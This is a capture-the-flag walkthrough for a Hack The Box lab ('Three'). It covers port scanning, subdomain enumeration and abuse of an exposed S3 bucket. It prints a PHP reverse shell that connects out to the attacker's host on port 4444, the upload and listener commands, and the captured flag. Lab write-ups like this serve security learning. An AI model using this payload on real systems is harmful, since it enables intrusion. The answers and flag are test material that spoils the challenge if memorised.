





TARGET MACHINE IP ADDRESS


10.129.228.246

1. How many TCP ports are open?


```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ nmap -Pn -sV 10.129.228.246
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 17:03 EDT
Nmap scan report for thetoppers.htb (10.129.228.246)
Host is up (0.070s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Answer: 2

2. What is the domain of the email address provided in the "Contact" section of the website?


Chicago, US

Phone: +01 343 123 6102


Email: mail@thetoppers.htb

Answer: thetoppers.htb

3. In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?


Answer: /etc/hosts

4. Which sub-domain is discovered during further enumeration?


```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.htb --append-domain

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://thetoppers.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc._msdcs.thetoppers.htb Status: 400 [Size: 306]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
```

Answer: s3.thetoppers.htb

5. Which service is running on the discovered sub-domain?



s3 subdomain

library.mainsite.com). I've looked through the documentation and ...

Amazon AWS Documentation

https://docs.aws.amazon.com › latest › getting-started-s3

Use your domain for a static website in an Amazon S3

Answer: amazon S3

6. Which command line utility can be used to interact with the service running on the discovered sub-domain?

Answer: awscli

7. Which command is used to set up the AWS CLI installation?

Answer: aws configure

8. What is the command used by the above utility to list all of the S3 buckets?


Answer: aws s3 ls

9. This server is configured to run files written in what web scripting language?


Answer: PHP

10. Submit root flag.

create a file named shell.php with the following contents




10.10.14.215



shell.php ×


```php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.215/4444 0>&1'");
?>
```

upload shell.php to the server




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ ll
total 4
-rw-rw-r-- 1 kali kali 76 Jul 25 16:06 shell.php

┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ aws s3 cp shell.php s3://thetoppers.htb --endpoint-url http://s3.thetoppers.htb
upload: ./shell.php to s3://thetoppers.htb/shell.php
```

start the listener




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
```

open your browser and go to




```
thetoppers.htb/shell.php
```

check the listener for shell access



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.14.215] from (UNKNOWN) [10.129.228.246] 54684
bash: cannot set terminal process group (1533): Inappropriate ioctl for device
bash: no job control in this shell
www-data@three:/var/www/html$ 
```

search for the flag



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.14.215] from (UNKNOWN) [10.129.228.246] 54684
bash: cannot set terminal process group (1533): Inappropriate ioctl for device
bash: no job control in this shell
www-data@three:/var/www/html$ ls
ls
images
index.php
shell.php
www-data@three:/var/www/html$ cd ..
cd ..
www-data@three:/var/www$ ls
ls
flag.txt
html
www-data@three:/var/www$ cat flag.txt
cat flag.txt
a980d99281a28d638ac68b9bf9453c2b
```

Answer: a980d99281a28d638ac68b9bf9453c2b